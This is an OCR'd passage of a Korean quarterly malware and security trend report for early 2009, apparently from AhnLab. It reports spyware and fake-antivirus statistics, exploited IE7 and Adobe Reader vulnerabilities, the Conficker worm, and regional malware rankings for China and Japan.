
(마) 취약점을 이용하는 악성코드들 (제로데이 공격 포함)

이번 분기내 역시 취약점을 이용하여 자신을 실행하는 악성코드 유형이 많이 발견 및 보고 되었다. 대표적으로 IE7 취약점(MS09-002)을 이용하는 악성코드가 발견, 보고 되었다. 해당 취약점을 이용한 악성코드는 HTML/Exploit-XMLhttpd로 진단 하고 있다. 일반적으로 메일 및 메시저의 웹 링크나 문서내 링크를 첨부하는 형태로 악의적인 웹 사이트로 유도를 할 수가 있다.

어도비 PDF 문서에서 제로데이 취약점이 발견, 보고도 되었다. 어도비 리더와 어도비 아크로뱃 9.0 및 이하 모든 버전에서 JBIG2 이미지 스트림을 로딩하는 도중 버퍼 오버 플로우를 발생한다고 알려져 있다. 그리고 많은 사용자들이 사용하는 MS 오피스 엑셀 및 파워포인트에서도 제로데이 취약점이 알려졌고 이를 이용한 악성코드가 출현하여 주의가 요구 되었다.

2. 스파이웨어 1분기 이슈

(1) 스파이웨어 1분기 동향



[그림 4-7] 2009년 1/4분기 스파이웨어 피해 및 신종발견 건수

[그림 4-7]은 2009년 1월 ~ 3월 동안의 스파이웨어 피해신고 건수 및 신종 및 변형 스파이웨어 발견 건수를 표시하는 그래프이다. 스파이웨어 피해신고 건수는 증가해 2009년 2월까지는 증가했으나 3월에는 크게 감소했다. 신종 및 변형 스파이웨어 발견 건수 역시 동일한 양상을 보이고 있다. 스파이웨어 피해신고 건수는 2월에 1500건으로 증가 추세를 보이다 3월 795건으로 주춤하고 있다. 이 것은 2008년 같은 시기(1월 2083건, 2월 1061건, 3월 910건)보다 피해건 수가 다소 줄어든 것이다.

순위	대표 진단명	건수	비율
1	Win-Downloader/Rogue.FakeAV	1004	40%
2	Win-Spyware/Crypter	371	15%
3	Win-Downloader/Rogue.XPPoliceAntivirus	273	11%
4	Win-Downloader/Zlob	268	11%
5	Win-Adware/IEShow	211	8%
6	Win-Spyware/PWS.OnlineGame	128	5%
7	Win-Downloader/Rogue.FakeAV.94143	75	3%
8	Win-Downloader/Rogue.SystemSecurity	62	2%
9	Win-Dropper/PWS.OnlineGame	54	2%
10	Win-Spyware/Zlob	51	2%
합계		**2497**	**100%**

[표 4-3] 2009년 1/4분기 스파이웨어 피해 TOP10 (대표 진단명)

[표 4-3]은 변형을 고려하지 않은 대표 진단명으로 집계한 스파이웨어 피해 Top 10이다. 외산 가짜백신을 설치하는 페이크 안티바이러스(Win-Downloader/Rogue.FakeAV)가 가장 많은 피해를 입히고 있으며, 2008년 중반부터 급격하게 많은 변형을 배출해낸 엑스피안티바이러스(Win-Downloader/Rogue.XPAntivirus2008)의 변형인 엑스피폴리스안티바이러스(Win-Downloader/Rogue.XPPoliceAntivirus)와 시스템시큐리티(Win-Downloader/Rogue.SystemSecutiry)도 피해순위 Top 10에 포함되어 외산 가짜백신이 지속적으로 피해를 입히고 있음을 알 수 있다. 피해 Top 10의 5위 아이쇼우(Win-Adware/IEShow)는 피해순위 Top 10에 포함된 유일한 국산 스파이웨어다. 아이쇼우는 지난 2008년 12월 최초 보고된 이후 매우 빠르게 변형을 배포해 지난 2월 피해신고 및 신종 및 변형 스파이웨어 발견 건수를 증가의 원인이 되었다.

(2) 국내, 국외 스파이웨어 발견 현황

구분	국내	국외
1월	95	653
2월	141	711
3월	90	448
계	326	1812


[표 4-4] 2009년 1/4분기 국내 및 해외 신종 및 변형 스파이웨어 발견 건수

[표 4-4]는 2009년 1/4분기 국내, 국외 신종 및 변형 스파이웨어 발견 비율을 보여준다. 국내제작 스파이웨어의 피해는 2월에 가장 높은 수치를 기록하였으며 1월과 3월에는 유사한 수치를 보여준다. 국내 제작 스파이웨어의 경우 대부분 고전오락 프로그램이나 웹하드 등의 번들 형식으로 설치가 되며 설치 과정에서 사용자의 동의를 받고 있기 때문에 V3나 스파이제로에 진단 추가되지 않아 피해건수가 감소하는 추세가 유지되고 있었다. 그러나, 지난 2월에는 사용자의 동의를 받고 설치된 프로그램의 업데이트 프로그램을 통해 다운로드되어 다른 프로그램의 운영을 방해하는 스파이웨어의 변형이 다수 발견되어 피해건수가 50%이상 급격히 증가했다.

외산 가짜백신 설치를 유도하는 것으로 잘 알려진 즐롭(Win-Spyware/Zlob, Win-Downloader/Zlob), 크립터(Win-Spyware/Crypter), 다운로더페이크AV(Win-Downloader/FakeAV)에 의한 피해신고가 2009년에도 꾸준히 접수되어 1/4분기 해외 신종 및 변형은 모두 1812건으로 확인 되었다. 가짜백신 설치를 유도하는 이러한 외산 스파이웨어류의 경우 지속적으로 변형을 생산해 내고 있으며 변형 배포 주기 또한 점점 빨라지고 있어 외산 스파이웨어류의 신종 및 변형은 꾸준히 증가 할 것으로 보인다.

(3) 가짜백신 배포 방법의 다양화


2009년 1/4분기 에는 국산 가짜백신에 의한 피해신고가 크게 감소한 반면 외산 가짜백신과 이를 설치하는 여러 가지 스파이웨어의 피해신고가 크게 증가했다. 외산 가짜백신의 경우 음란 사이트나 불법 소프트웨어 사용을 위해 필요한 키생성 프로그램을 가장해 설치를 유도하거나 유명 사이트를 변조해 사이트 방문시 OS의 취약점을 이용해 설치가 되도록 하는 것이 대부분이었다. 그러나 최근에는 메일의 첨부파일로 전파되는 e-card와 같은 악성코드에 의해서도 설치가 되고 있다. 또 유튜브와 같은 동영상 사이트에서 튜토리얼을 제공해 해당 사이트를 직접 방문하게 하거나 토렌트(torrent) 공유 파일을 이용해 설치를 유도하고 있다. 가짜백신을 통해 수익을 추구하기 위해서는 최대한 많은 PC에 설치가 되어야 하기 때문에 가짜백신은 더욱 다양한 방법으로 변형 배포를 할 것으로 예상된다.



[그림 4-8] 가짜백신을 배포하는 방법

(4) 국내제작 스파이웨어의 배포의 지능화

2007년 말 정부에서 발표한 새로운 스파이웨어 기준에 의해 사용자 동의 없이 ActiveX로 설치되는 프로그램에 대한 기준이 강화되어 국내 스파이웨어의 피해가 점차 줄어들고 있다. 그러나 다수의 리워드(적립금제공)프로그램, 키워드 광고프로그램들이 설치 과정에서 사용자의 동의를 받고 있지만 사용자는 동의 사실을 모른 채 설치되어 사용자의 불편을 야기하는 경우가 많이 증가하고 있다. 일부 리워드 프로그램의 경우 자신이 허용하는 프로그램만을 실행할 수 있도록 하는 기능이 포함되어 있어 인터넷 뱅킹이나 특정 기업에서 사용하는 내부 프로그램의 사용이 불가능한 사례도 보고되었다.



[그림 4-9] 리워드프로그램이 설치하는 허용가능 프로그램 리스트파일

```
file0=2In5QeF5WllYUFpaYThQWllYUFpacgjQWllYUFpaYeJaWVhQWlpkaFpZWFBaWmw=
>> iTHINKakfrdma.dll
file3=KWDIKOiYkAEoIFpZWFBaWmXZcKhoeBJA8Eg=
>> WindowsLiveLogin.dll
file9=CVpZWFBaWmWwmIhgiRjA4gjYaA==
>> SearchPot.dll
file14=KWAgIIEomBJA8Eg=
>> WiseBar.dll
file12=qVDAMPAIqRgY8DiwmOJaWVhQWlpkaFpZWFBaWmw=
>> GoogleToolbar.dll
```


[그림 4-10] 리스트파일에 인코딩되어 저장된 허용가능 프로그램 목록

이런 프로그램들은 2008년 고전 오락사이트의 게임과 함께 설치가 되었으며, 2009년에는 웹하드 프로그램의 번들로도 많이 설치가 되고 있다. 2007년 무조건 배포에서 시작한 국산 스파이웨어는 이제 번들이라는 이름으로 새롭게 배포되고 있다. 번들 형식으로 프로그램을 배포하는 경우는 설치시 사용자의 동의를 받기 때문에 백신프로그램에서 진단이 어렵기 때문에 무료 프로그램을 설치할 경우 '번들 프로그램이 포함되어 있는가', '번들 프로그램의 기능은 무엇인가'를 먼저 확인 한 후 프로그램을 설치해야 한다.

3. 시큐리티 1분기 이슈

(1) 2009년 1분기 마이크로소프트 보안업데이트 현황

2009년 1분기 마이크로소프트사로부터 발표된 보안업데이트는 총 8건으로 각각 긴급(Critical) 4건, 중요(Important) 4건으로 구성되어 있다. 작년에 비해 올해 초에는 보안 업데이트 수가 아직까지 많지 않으며, 발표된 취약점들 또한 대부분 공격 코드가 공개되지 않고 비교적 공격에 활용되기 어려운 취약점들이다. 따라서, 인터넷 익스플로러 취약점을 제외하고는 실제로 공격에 악용된 사례를 발견하기는 쉽지 않다.



[그림 4-11] 2008년 1분기 보안업데이트 현황

(2) 컨피커(Conficker) 웜의 지속적 확산

2008년 10월 말 첫 보고 이후, 2009년 초를 떠들썩하게 했던 컨피커(Conficker) 웜의 명성은 아직도 여전하다. 초기 변형인 A, B형에 이어 가장 최근에는 4월 1일 만우절을 기점으로 동적 생성 5만개의 도메인을 통해 악성코드를 확산시킬 것으로 예상되었던 변형 C, D형 까지 발견되었다. 많은 보안 전문가들 및 업체들의 우려와는 달리 아직까지는 변형으로 인한 큰 피해사항이 보고된 바가 없다.

컨피커(Conficker) 웜은 초기 MS08-067 서버 서비스 취약점을 이용하여 확산하는 것으로 알려져 있었기 때문에 전문가들은 사용자들에게 시스템에 해당 패치를 적용하도록 권고하는 것에 주력하였다. 그러나, 이 외에도 네트워크 공유폴더와 USB 자동실행(Autorun)을 통한

확산으로 인하여 지난 1, 2월 국내에서도 지속적으로 많은 피해 사례를 야기 하였다. 컨피커(Conficker) 웜은 이외에도 안티바이러스 제품 종료, 특정 프로세스의 종료, 운영체제의 방화벽 기능 해제, DNS 정보 조작 등의 자기 보호 기능을 가지고 있다. 이러한 다양한 확산 방법과 자기 보호 기능 등은 컨피커(Conficker) 웜을 대처하는 많은 보안 전문가들 및 업체들을 매우 당혹스럽게 만들었다. 아직까지도 컨피커(Conficker) 웜으로부터 공격은 완전히 사라지지 않았기 때문에 사용자 및 관리자들은 최신 보안 업데이트 적용, 취약한 네트워크 공유 해제 및 각종 보안 제품의 최신 버전 유지 등을 통해 웜으로 부터의 위협을 최소화해야 할 것이다.

(3) MS 제품에 이어 Adobe 제품을 노리는 공격

마이크로소프트사의 오피스 제품군과 더불어 최근 가장 대중적인 활용도가 높은 제품으로 어도비(Adobe)사의 Acrobat Reader 를 들 수 있다. 이처럼 대중적인 인기는 공격자들에게는 위협을 확산시킬 수 있는 아주 좋은 매개체가 될 수 있다는 것을 의미하기도 한다.
지난 달 PDF 파일 속 JBIG2 Stream 관련 버퍼 오버플로우 취약점으로 인한 제로데이(0-day) 공격이 큰 피해를 입힌 것으로 보고되었고, 최근 또 다른 취약점 보고로 인하여 Adobe사 로부터 3월 보안 업데이트가 발표되기도 하였다. 이 외에도 과거 다음과 같은 대표적인 Acrobat Reader 관련 취약점들이 있었고 최근 해당 취약점들을 이용하는 악성 PDF 파일을 배포하는 URL들이 다수 발견되고 있다.

- Adobe Acrobat Reader util.printf() JavaScript Function Stack Overflow Exploit(CVE-2008-2992)
- Adobe Multiple Products JavaScript collectEmailInfo Method Buffer Overflow(CVE-2007-5659)

과거 하나의 취약점을 공략하도록 제작되었던 것과 달리 최근에 발견된 악의적인 PDF파일들은 다음과 같이 각 버전에 따라 적절한 취약점이 실행되도록 다수의 취약점(uitl.printf 와 Collab.collectEmailInfo 취약점)을 한꺼번에 탑재하는 형태로 제작되었다. 파일 속 스크립트는 압축을 해제하면 바로 확인할 수 있는 스크립트 구조를 갖는 경우도 있지만, 압축을 해제 후 진단하는 진단 엔진들이 개발되면서 이를 우회하기 위해 또 다시 스크립트 난독화(Obfuscate) 방법을 사용하는 경우가 많아졌다. 아직까지 가장 최근에 보고된 getIcon() 취약점이 탑재된 악성 PDF파일은 보고되지 않았으나, 과거의 취약점들처럼 해당 취약점 또한 악성 PDF파일이 곧 탑재될 것으로 예상된다

(4) 인터넷익스플로러(IE) 7을 노리는 공격

작년까지 많은 인터넷익스플로러 취약점들이 중국 발 웹 공격에 이용되었으나 올해에는 인터넷익스플로러 취약점을 이용한 공격은 비교적 잠잠한 것으로 보인다. 그러나, 작년 말 발표된 MS08-067 인터넷익스플로러 7 제로데이(0-day) 취약점에 이어 올해 발표된 MS09-002 Cloned Object 취약점 또한 인터넷익스플로러 7 에서 발견되었다. 그 수는 많지 않으나 최근 신고되는 악성 URL 배포 사이트를 살펴보면, 해당 인터넷익스플로러 7 취약점들은 초기에 공개된 공격코드(PoC)와 큰 변형 없이 스크립트 난독화만을 적용하여 배포하는 것으로 보인다. 따라서, 초기 해당 취약점 진단 엔진을 배포한 다수의 보안 제품의 최신 버전을 유지하는 것만으로 또 다른 확산 가능성은 없을 것으로 예상된다. 최근 마이크로소프트사로부터 인터넷익스플로러 8가 발표되었으나 아직까지는 사용자 대부분이 낮은 버전을 사용할 것으로 예상되기 때문에 근본적으로 해당 취약점에 대한 마이크로소프트사의 보안 업데이트를 적용하는 것이 우선되어야 할 것이다.

4. 중국 1분기 악성코드 동향

2009년의 첫 분기 중국의 악성코드 동향은 단 3종류를 제외하고는 모두 새로운 악성코드가 순위에 포함될 정도로 큰 폭의 변화를 가져왔다. 어떠한 변화를 가져왔는지 안철수연구소의 중국 시큐리티대응센터(ASEC)의 악성코드 동향을 살펴 보도록 하자.

순위	순위 변화	AhnLab V3 진단명	비율
1	New	Win-Trojan/Vundo	20.98%
2	↓1	Win-Trojan/Obfuscated	15.77%
3	↑2	Win-Trojan/Downloader	7.92%
4	New	Win-Trojan/Agent	7.44%
5	New	Win-Trojan/Swizzor	2.96%
6	New	Dropper/Agent	2.44%
7	New	Win-Trojan/Dialer	2.04%
8	New	Win-Trojan/Xema	2.00%
9	↓7	Win-Trojan/OnlineGameHack	1.88%
10	New	**Win-Trojan/Banker**	1.72%

[표 4-5] 2009년 1분기 AhnLab China 악성코드 TOP 10

[표 4-5]은 2009년 1분기 동안 안철수연구소의 중국 시큐리티대응센터(ASEC)으로 접수된 악성코드 TOP 10이다. 이 표를 보면 먼저 2008년 4분기 전체 악성코드 분포에서 75.09%를 차지하면서 절대적인 분포를 확보하고 있던 Obfuscated 트로이목마가 60% 가량의 분포를 손실해 이번 2009년 1분기에는 15.77%로 2위로 한 계단 순위 하락하였다.

Obfuscated 트로이목마가 2위로 하락한 자리에는 Vundo 트로이목마가 20.98%의 분포를 가지면서 이번 분기에 처음으로 순위에 진입함과 동시에 1위를 차지하였다. Vundo 트로이목마는 인터넷 익스플로러에 BHO(Browser Helper Object) 등록되어 광고성 웹 페이지로 연결시켜주는 기능을 수행하는 트로이목마이다. 이 외에도 Vundo 트로이목마를 포함한 총 7개의 악성코드가 이번 1분기에 새롭게 순위에 포함이 되었다.


전반적으로 새로운 악성코드가 TOP 10에 진입함에도 불구하고 Downloader 트로이목마는 유일하게 지난 4분기에 이어 상승세로 보이고 있다. 이러한 점은 중국 내에서 단순하게 웹사이트에서 다른 악성코드를 다운로드 하는 기능을 가진 악성코드 또는 악성코드 중에서 다른 악성코드를 다시 인터넷을 통해 다운로드 하는 기능을 가진 악성코드가 증가세에 있는 것으로 분석 할 수가 있다. 그러나 한국에서도 아직까지 비교적 높은 감염 신고가 따르는 OnlineGameHack 트로이목마가 7계단이나 하락한 9위를 차지하였다는 점은 온라인 게임 관

련 악성코드 제작의 감소인지 아니면 일시적인 현상으로 인한 것인지는 다음 2분기의 동향을 연계하여 분석해 볼 필요가 있을 것이다. 그리고 이번 1분기의 또 다른 특이 사항으로는 지난 4분기의 경우 Obfuscated 트로이목마가 전체에서 75.09%의 분포를 차지하면서 절대 다수를 가져갔으나 이번 2009년 1분기에는 악성코드 TOP 10의 전체 분포가 53.86%를 차지하고 있다. 일시적으로 특정 악성코드에 대한 편중이 사라진 것인지 아니면 다양한 악성코드의 분포가 시작될 전망인지는 다음 2분기에서도 계속 지켜보아야 할 것이다.

5. 일본 1분기 악성코드 동향

2009년 1분기 일본에서는 2008년 3분기부터 확산되기 시작한 오토런(Autorun) 악성코드로 인한 피해가 여전히 많이 발생하였다. 윈도우 실행파일을 감염시키는 바이럿Virut) 변형과 윈도우 OS의 취약점을 이용하여 전파되는 컨피커(Conficker)웜도 많은 피해를 유발한 것으로 보인다.

아래의 [그림 4-12]은 일본 트랜드마이크로사에서 발표하는 월간 보고서의 내용 중 오토런 악성코드의 월별 피해 현황을 집계한 것이다. 2008년 9월 이후 급격하게 증가한 오토런 악성코드가 여전히 많은 피해를 주고 있는 것을 알 수 있다.




[그림 4-12] 오토런 악성코드의 감염 피해 현황 (자료출처: 일본 트랜드마이크로사1)

오토런 악성코드가 최초 발견하기 시작한 것은 오래 전의 일이지만 과거에는 USB 메모리나 외장 HDD와 같은 외부 저장매체의 사용자가 많지 않은 관계로 이를 이용하는 악성코드 또한 많지 않았다. 그러나 최근에는 저장매체가 가지고 있는 편의성 때문에 PC를 사용하는 대부분의 사용자들에게서 널리 이용되고 있고 이를 이용한 악성코드 또한 급격하게 증가하고 있는 추세이다.
올 해에 들어 직접적인 피해 수치가 점점 줄어들고는 있지만 최근 제작되는 악성코드들의 추세가 대부분 기본적으로 오토런 기능을 가지고 있고 볼 때 이러한 유형의 악성코드들은 올 해도 많은 피해를 입힐 것으로 예상된다.

아래의 [그림 4-13]은 닥터웹에서 발간한 2009년 2월 월간 보고서 중 악성코드 감염 피해 관련내용이다. 바이럿의 피해가 많은 것을 볼 수 있다. 이러한 통계 보고는 IPA 등 다른 보안업체들의 정기 보고서에서도 비슷한 양상을 보이고 있다. 악성코드 자체에 확산기능이 없이 단순하게 실행 파일을 감염시키는 악성코드임에도 불구하고 이와 같이 많은 피해를 유발시키는 것은 해당 악성코드의 강력한 면모를 가늠하게 한다.


1 http://feeds.trendmicro.com/jp/MonthlyReport



[그림 4-13] 2009년 2월 악성코드 피해 현황 (자료출처:닥터웹[1])

바이럿의 경우 처음 발견된 이후 몇 년의 시간이 지났음에도 불구하고 현재까지 다양한 변형이 제작되어 많은 감염 피해가 발생하고 있는데 금년 2월부터는 변형의 수가 이전에 비해 많이 증가하고 있고 보안 프로그램에서 쉽게 치료를 하지 못하도록 기능이 복잡화되면서 일본의 PC사용자들의 피해도 증가하고 있는 것으로 보인다.

컨피커(Conficker) 웜은 2008년 12월 발견된 네트워크를 이용해 전파되는 웜이다. 컨피커(Conficker) 웜이 최초로 발견된 이후 현재까지 다양한 변형이 제작되어 배포되고 이로 인해 전세계적으로 많은 피해가 발생하고 있는 것으로 보고되고 있으며 이러한 상황은 일본도 크게 비슷한 것으로 보인다.




[그림 4-14] TCP 445 포트 트래픽 현황

[1] http://drweb.jp/news/20090306.html

[그림 4-14]은 일본의 IPA에서 발간한 네트워크 모니터링 통계 중 TCP 445포트를 이용한 트래픽 정보이다. 2009년 1월부터 해당 포트를 이용한 트래픽이 점점 늘어나고 있고 2월 중순 이후 급격하게 늘어난 것을 볼 수 있다. IPA의 보고서에는 트래픽 증가에 대한 정확한 원인이 파악되지 않은 상태라고 하지만 최근 발생한 컨피커(Conficker) 웜 변형이 공격을 위해 445 포트를 이용한 대량의 트래픽을 유발시키는 것으로 미루어보아 해당 악성코드가 영향을 미쳤을 가능성이 높다고 봐야 할 것이다.

일본 IPA에서 발표한 악성코드 피해 통계에 의하면 2009년 1분기에 가장 많은 감염 피해를 유발한 악성코드는 넷스카이(Win32/Netsky.worm)웜인 것으로 밝혀졌다. 아래의 [그림 4-15]는 2009년 1분기에 발생한 악성코드 피해 통계를 집계한 것이다.



[그림 4-15] 2009년 1분기 악성코드 피해 통계 (자료출처: 일본 IPA[1])

[그림 4-15]에서 볼 수 있는 것처럼 넷스카이 웜이 다른 악성코드들에 비해 현저하게 많은 감염 피해를 발생시키고 있는 것을 알 수 있다. 넷스카이 웜 이외에도 여러 이메일 웜들로 인한 피해가 많이 나타나고 있는 것을 볼 수 있는데 이러한 현상은 이전과 크게 다르지 않다. 이메일 웜 이외에는 오토런류의 악성코드와 바이럿, 그리고 컨피커(W32/Downad) 웜에 의한 피해가 다수 발생한 것을 볼 수 있다.

아래의 [표 4-6]은 일본 트랜드마이크로사에서 발표한 월별 악성코드 피해 통계이다.

2009 년 1 월		2009 년 2 월		2009 년 3 월	
악성코드명	피해량	악성코드명	피해량	악성코드명	피해량
MAL_OTORUN	484	MAL_OTORUN	484	MAL_OTORUN	354
WORM_DOWNAD	251	WORM_DOWNAD	170	WORM_DOWNAD	129
BKDR_AGENT	67	TSPY_ONLINEG	106	TROJ_VUNDO	66
BKDR_TDSS	48	TROJ_VUNDO	78	JS_IFRAME	65

[1] http://www.ipa.go.jp

MAL_HIFRM	44	MAL_HIFRM	77	TSPY_ONLINEG	61
TROJ_DLOADER	43	BKDR_AGENT	66	BKDR_AGENT	47
TROJ_VUNDO	40	JS_IFRAME	48	BKDR_TDSS	45
JS_IFRAME	38	TROJ_GAMETHIEF	22	MAL_HIFRM	38
TSPY_ONLINEG	36	TROJ_DLOADER	21	WORM_AUTORUN	35
WORM_AUTORUN	28	WORM_AUTORUN	18	TROJ_FAKEAV	19

[표 4-6] 일본 트랜드마이크로 월별 감염 피해통계 (자료출처: 일본 트랜드마이크로[1])

오토런과 컨피커 웜의 감염 피해가 다른 악성코드에 비해 현저하게 높은 것을 볼 수 있다. 오토런 악성코드의 감염 피해 수치는 전월에 비해 하락한 상태이나 컨피커웜의 경우 1월과 2월에 급격하게 증가한 것을 볼 수 있는데 네트워크 트래픽을 다량으로 유발하는 악성코드의 특성 상 실제로 일본에서 많은 피해를 유발했을 것으로 생각된다.

